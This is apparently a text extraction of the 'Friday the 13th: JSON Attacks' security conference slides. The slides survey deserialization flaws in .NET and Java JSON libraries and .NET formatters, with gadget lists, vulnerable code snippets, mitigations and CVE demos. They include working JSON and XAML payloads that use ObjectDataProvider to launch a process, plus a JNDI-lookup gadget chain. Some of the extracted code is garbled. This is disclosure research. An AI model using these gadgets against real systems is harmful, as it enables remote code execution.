



Friday the 13th: JSON Attacks

Alvaro Muñoz (@pwntester)

Oleksandr Mirosh

HPE Security



```
{"$type": "Microsoft.VisualStudio.ExtensionManager.VSPackage.ToolsOptionsPage, Microsoft.VisualStudio.ExtensionManager.Implementation, Version=12.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a", "CustomRepositories": "<ResourceDictionary xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presentation' xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml':System= \\"clr-name space:Sys tem;assembly= mscorelib\\" xmlns:Diag='clr-name space:System.Diagnostics;assembly=system'> <ObjectDataProvider x:Key='LaunchCalc' ObjectType =\"{x:Type Diag:Process}\">\n    MethodName='Start'><ObjectDataProvider.MethodParameters><System:String>calc</System:String></ObjectDataProvider.MethodParameters></ObjectDataProvider>\n    <SolidColorBrush x:Key='ThemeBrushBlue' Color =\"{BindingSource={StaticResource LaunchCalc}}\"\n    /></ResourceDictionary>
```

- Alvaro Muñoz 
 - Security Research with HPE
 -  @pwntester
- Oleksandr Mirosh 
 - Security Research with HPE



**Hewlett Packard
Enterprise**

Introduction

- 2016 was the year of Java Deserialization apocalypse
 - Known vector since 2011
 - Previous lack of good RCE gadgets in common libraries
 - Apache Commons-Collections Gadget caught many off-guard.
 - Solution?
 - Stop using Java serialization
 - Use a secure JSON/XML serializer instead
- **Do not let history repeat itself**
 - Is JSON/XML/<*Put your favorite format here*> any better?
 - Raise awareness for .NET deserialization vulnerabilities

Agenda

1. Attacking JSON serializers
 - Affected Libraries
 - Gadgets
 - Demo
2. Attacking .NET serializers
 - Affected formatters
 - Gadgets
 - Demo
3. Generalizing the attack
 - Demo



Is JSON any better?

Introduction

- Probably secure when used to transmit data and simple JS objects
- Replacing Java/.NET serialization with JSON requires OOP support.
 - How do we serialize a `java.lang.Object` field?
 - How do we deal with generics?
 - How do we serialize interface fields?
 - How do we deal with polymorphism?

Quick recap of Java deser attacks

- Attackers can force the execution of any `readObject()` / `readResolve()` methods of any class sitting in the classpath
- By controlling the serialized field values attackers may abuse the logic of these methods to run arbitrary code
- JSON libraries do not (normally) invoke deserialization callbacks or magic methods

Can we initiate a gadget chain in some other way?


Object Reconstruction

- JSON libraries need to reconstruct objects by either:
 - Calling default constructor and using reflection to set field values
 - Calling default constructor and calling setters to set field values
 - Calling “special” constructors, type converters or callbacks
 - Calling common methods such as:
 - `hashcode()`, `toString()`, `equals()`, `finalize()`, ...
 - Combinations of the previous ones ☺

Gadgets: .NET Edition

- System.Configuration.Install.AssemblyInstaller
 - **set_Path**
 - Execute payload on local assembly load
- System.Activities.Presentation.WorkflowDesigner
 - **set_PropertyInspectorFontAndColorData**
 - Arbitrary XAML load
 - Requires Single Threaded Apartment (STA) thread
- System.Windows.ResourceDictionary
 - **set_Source**
 - Arbitrary XAML load
 - Required to be able to work with setters of types derived from IDictionary
- System.Windows.Data.ObjectDataProvider
 - **set_(MethodName | ObjectInstance | ObjectType)**
 - Arbitrary Method Invocation

ObjectDataProvider



ObjectDataProvider

```
{"$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",
"ObjectInstance": {
    "$type": "System.Diagnostics.Process, System" },
"MethodParameters": {
    "$type": "System.Collections.ArrayList, mscorelib",
    "$values": ["calc"] },
"MethodName": "Start"
}
```

- Non-default constructor with controlled parameters
 - ObjectType + ConstructorParameters
- Any public instance method of unmarshaled object without parameters
 - ObjectInstance + MethodName
- Any public static-instance method with controlled parameters
 - ObjectType + ConstructorParameters + MethodName + MethodParameters

Gadgets: Java Edition

- org.hibernate.jmx.StatisticsService
 - **setSessionFactoryJNDIName**
 - JNDI lookup
 - Presented during our JNDI attacks talk at BlackHat 2016
- com.atomikos.icatch.jta.RemoteClientUserTransaction
 - **toString**
 - JNDI lookup
- com.sun.rowset.JdbcRowSetImpl
 - **setAutoCommit**
 - JNDI lookup
 - Available in Java JRE

JdbcRowSetImpl.setAutoCommit

```
4067     public void  setAutoCommit(boolean autoCommit) throws SQLException {
4068         // The connection object should be there
4069         // in order to commit the connection handle on or off.
4070
4071         if(conn != null) {
4072             conn.setAutoCommit(autoCommit);
4073         } else {
4074             // Coming here means the connection object is null.
4075             // So generate a connection handle internally, since
4076             // a JdbcRowSet is always connected to a db, it is fine
4077             // to get a handle to the connection.
4078
4079             // Get hold of a connection handle
4080             // and change the autocommit as passed.
4081             conn = connect();
4082
4083             // After setting the below the conn.getAutoCommit()
4084             // should return the same value.
4085             conn.setAutoCommit(autoCommit);
4086
4087         }
4088     }
```



JdbcRowSetImpl.setAutoCommit

```
628     protected Connection  connect() throws SQLException {  
629  
630         // Get a JDBC connection.  
631  
632         // First check for Connection handle object as such if  
633         // "this" initialized using conn.  
634  
635         if(conn != null) {  
636             return conn;  
637  
638         } else if (getDataSourceName() != null) {  
639  
640             // Connect using JNDI.  
641             try {  
642                 Context ctx = new InitialContext();  
643                 DataSource ds = (DataSource)ctx.lookup  
644                     (getDataSourceName());  
645             } catch (NamingException e) {  
646                 e.printStackTrace();  
647             }  
648         }  
649     }  
650  
651     public void close() {  
652         try {  
653             conn.close();  
654         } catch (SQLException e) {  
655             e.printStackTrace();  
656         }  
657     }  
658  
659 }
```

Gadgets: non RCE

Arbitrary Getter call

- org.antlr.stringtemplate.StringTemplate (Java)
 - **toString**
 - Can be used to chain to other gadgets such as the infamous `TemplatesImpl.getOutputProperties()`
- System.Windows.Forms.BindingSource (.NET)
 - **set_DataMember**

XXE

- System.Xml.XmlDocument/XmlDataDocument (.NET < 4.5.2)
 - **set_InnerXml**
- System.Data.DataViewManager (.NET < 4.5.2)
 - **set_DataViewSettingCollectionString**

Analyzed Libraries

- Arbitrary Code Execution Requirements:
 1. Attacker can control type of reconstructed objects
 - Can specify Type
 - `_type`, `$type`, `class`, `classname`, `javaClass`, ...
 - Library loads and instantiate Type
 2. Library/GC will call methods on reconstructed objects
 3. There are gadget chains starting on method executed upon/after reconstruction

Categorization


- Format includes type discriminator
 - 1. Default
 - 2. Configuration setting

```
{ "$type": "Newtonsoft.Json.Samples.Stockholder", "Newtonsoft.Json.Tests",  
  "FullName": "Steve Stockholder",  
  "Businesses": {  
    "$type": "System.Collections.Generic.List`1[[Newtonsoft.Json.Samples.Business, Newtonsoft.Json.Tests]], mscorelib",  
    "$values": [ {  
      "$type": "Newtonsoft.Json.Samples.Hotel", "Newtonsoft.Json.Tests",  
      "Stars": 4,  
      "Name": "Hudson Hotel"  
    } ] } }
```

- Type control
 - 1. Cast after deserialization
 - 2. Inspection of expected type

Expected Type's Object Graph Inspection

- Inspection of expected type's object graph
 - Check assignability from provided type
 - In some cases it also create a whitelist of allowed types
- Vulnerable if
 - Expected type is user-controllable
 - Attacker can find injection member in object graph and no whitelist is applied



Summary

Name	Language	Type Name	Type Control	Vector
FastJSON	.NET	Default	Cast	Setter
Json.Net	.NET	Configuration	Expected Object Graph Inspection	Setter
				Deser. callbacks
FSPickler	.NET	Default	Expected Object Graph Inspection	Setter
				Deser. callbacks
Sweet.Jayson	.NET	Default	Cast	Setter
JavascriptSerializer	.NET	Configuration	Cast	Setter
DataContractJsonSerializer	.NET	Default	Expected Object Graph Inspection + whitelist	Setter
				Deser. callbacks
Jackson	Java	Configuration	Expected Object Graph Inspection	Setter
Genson	Java	Configuration	Expected Object Graph Inspection	Setter
JSON-IO	Java	Default	Cast	toString
FlexSON	Java	Default	Cast	Setter
GSON	Java	Configuration	Expected Object Graph Inspection	-

FastJson

- Always includes Type discriminators
- There is no Type check controls other than a post-deserialization cast

```
Var obj = (ExpectedType) JSON.ToObject(untrusted);
```



- Invokes
 - Setter
- Should never be used with untrusted data
- Example:
 - KalikoCMS
 - CVE-2017-10712

JavaScriptSerializer

- **System.Web.Script.Serialization.JavaScriptSerializer**
- By default, it will not include type discriminator information
 - Type Resolver can be used to include this information.

```
JavaScriptSerializer sr = new JavaScriptSerializer(new SimpleTypeResolver());  
string reqdInfo = apiService.authenticateRequest();  
reqdDetails det = (reqdDetails)(sr.Deserialize<reqdDetails>(reqdInfo));
```



- Weak Type control: post-deserialization cast operation
- During deserialization, it will call:
 - Setters
- It can be used securely as long as a type resolver is not used or the type resolver is configured to whitelist valid types.

DataContractJsonSerializer

- **System.Runtime.Serialization.Json.DataContractJsonSerializer**
- Performs a strict type graph inspection and whitelist creation.
- However, we found that if the attacker can control the expected type used to configure the deserializer, they will be able to gain code execution. Eg:

```
var typename = cookie["typename"];  
...  
var serializer = new DataContractJsonSerializer(Type.GetType(typename));  
var obj = serializer.ReadObject(ms);
```



- Invokes:
 - Setters
 - Serialization Constructors
- Can be used securely as long as the expected type cannot be controlled by users.

Json.Net


- It does not include Type discriminators unless TypeNameHandling setting other than None is used
- Performs an inspection of Expected Type's Object Graph

```
public class Message {  
    [JsonProperty(TypeNameHandling = TypeNameHandling.All)]  
    public object Body { get; set; }  
}
```



- Invokes:
 - Setters
 - Serialization callbacks
 - Type Converters
- Use `SerializationBinder` to whitelist Types if `TypeNameHandling` is required

Demo 1: Breeze (CVE-2017-9424)



The screenshot shows the Breeze.js homepage. At the top, there's a navigation bar with links for HOME (highlighted in orange), BREEZE JS, BREEZE #, BLOG, COMMUNITY, and SUPPORT. To the right of the navigation is a search bar with the ideablade logo. Below the navigation, a large banner features the text "Rich data for JavaScript apps is a **Breeze**". Underneath the banner are four cards, each representing a feature:

- Client Caching**: Cache queried, new, and changed data on the client for a responsive UI. It includes an icon of a lightning bolt.
- Track Changes**: Track changes, raise events, and validate using metadata and rules you write. It includes an icon of a database table.
- Rich queries**: Query the server and client cache with filters, ordering, paging, and projections. It includes an icon of a magnifying glass.
- Mobile**: Enable great mobile experiences that execute natively on any device. It includes an icon of a smartphone.

Serializer Settings


```
50     protected virtual JsonSerializerSettings CreateJsonSerializerSettings() {
51
52         var jsonSerializerSettings = new JsonSerializerSettings() {
53             NullValueHandling = NullValueHandling.Include,
54             PreserveReferencesHandling = PreserveReferencesHandling.Objects,
55             ReferenceLoopHandling = ReferenceLoopHandling.Ignore,
56             TypeNameHandling = TypeNameHandling.Objects,
57             TypeNameAssemblyFormat = FormatterAssemblyStyle.Simple,
58         };

```

Unsafe Deserialization & Entrypoint

```
56     protected void InitializeSaveState(JObject saveBundle)
57     {
58         JsonSerializer = CreateJsonSerializer();
59
60         var dynSaveBundle = (dynamic)saveBundle;
61         var entitiesArray = (JArray)dynSaveBundle.entities;
62         var dynSaveOptions = dynSaveBundle.saveOptions;
63         SaveOptions = (SaveOptions)JsonSerializer.Deserialize(new JTokenReader(dynSaveOptions), typeof(SaveOptions));
64         SaveWorkState = new SaveWorkState(this, entitiesArray);
65     }
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357     public class SaveOptions {
358         public bool AllowConcurrentSaves { get; set; }
359         public Object Tag { get; set; }
360     }
```

Demo 1: Breeze (CVE-2017-9424)



Similar Research

- Java Unmarshaller Security
 - Author: Moritz Bechler
 - Parallel research published on May 22, after our research was accepted for BlackHat and abstract was published ☺.
- Focus exclusively on Java
- Overlaps with our research on:
 - Jackson and JSON-IO libraries
 - `JdbcRowSetImpl.setAutoCommit` gadget
- Include other interesting gadgets
- <https://github.com/mbechler/marshalsec>



.NET Formatters

Introduction

- Attacks on .NET formatters are not new
- James Forshaw already introduced them at BlackHat 2012 for
 - BinaryFormatter
 - NetDataContractSerializer
- Lack of RCE gadget until recently ☹
- Goals:
 - Raise awareness about perils of .NET deserialization
 - Present new vulnerable formatters scenarios
 - Present new gadgets
 - Need new gadgets that works with Formatters other than BinaryFormatter



James Forshaw
@tiraniddo

Following

blackhat.com/us-17/briefing ... could be interesting. Hope I didn't steal their thunder with any of my .NET gadgets :-)

2:39 AM - 30 Apr 2017

PSObject Gadget (CVE-2017-8565)

- Bridges to custom deserializer

```
93     protected PSObject(SerializationInfo info, StreamingContext context)
94     {
95         this.lockObject = new object();
96         if (info == null)
97         {
98             throw PSTraceSource.NewArgumentNullException("info");
99         }
100        string source = info.GetValue("CliXml", typeof(string)) as string;
101        if (source == null)
102        {
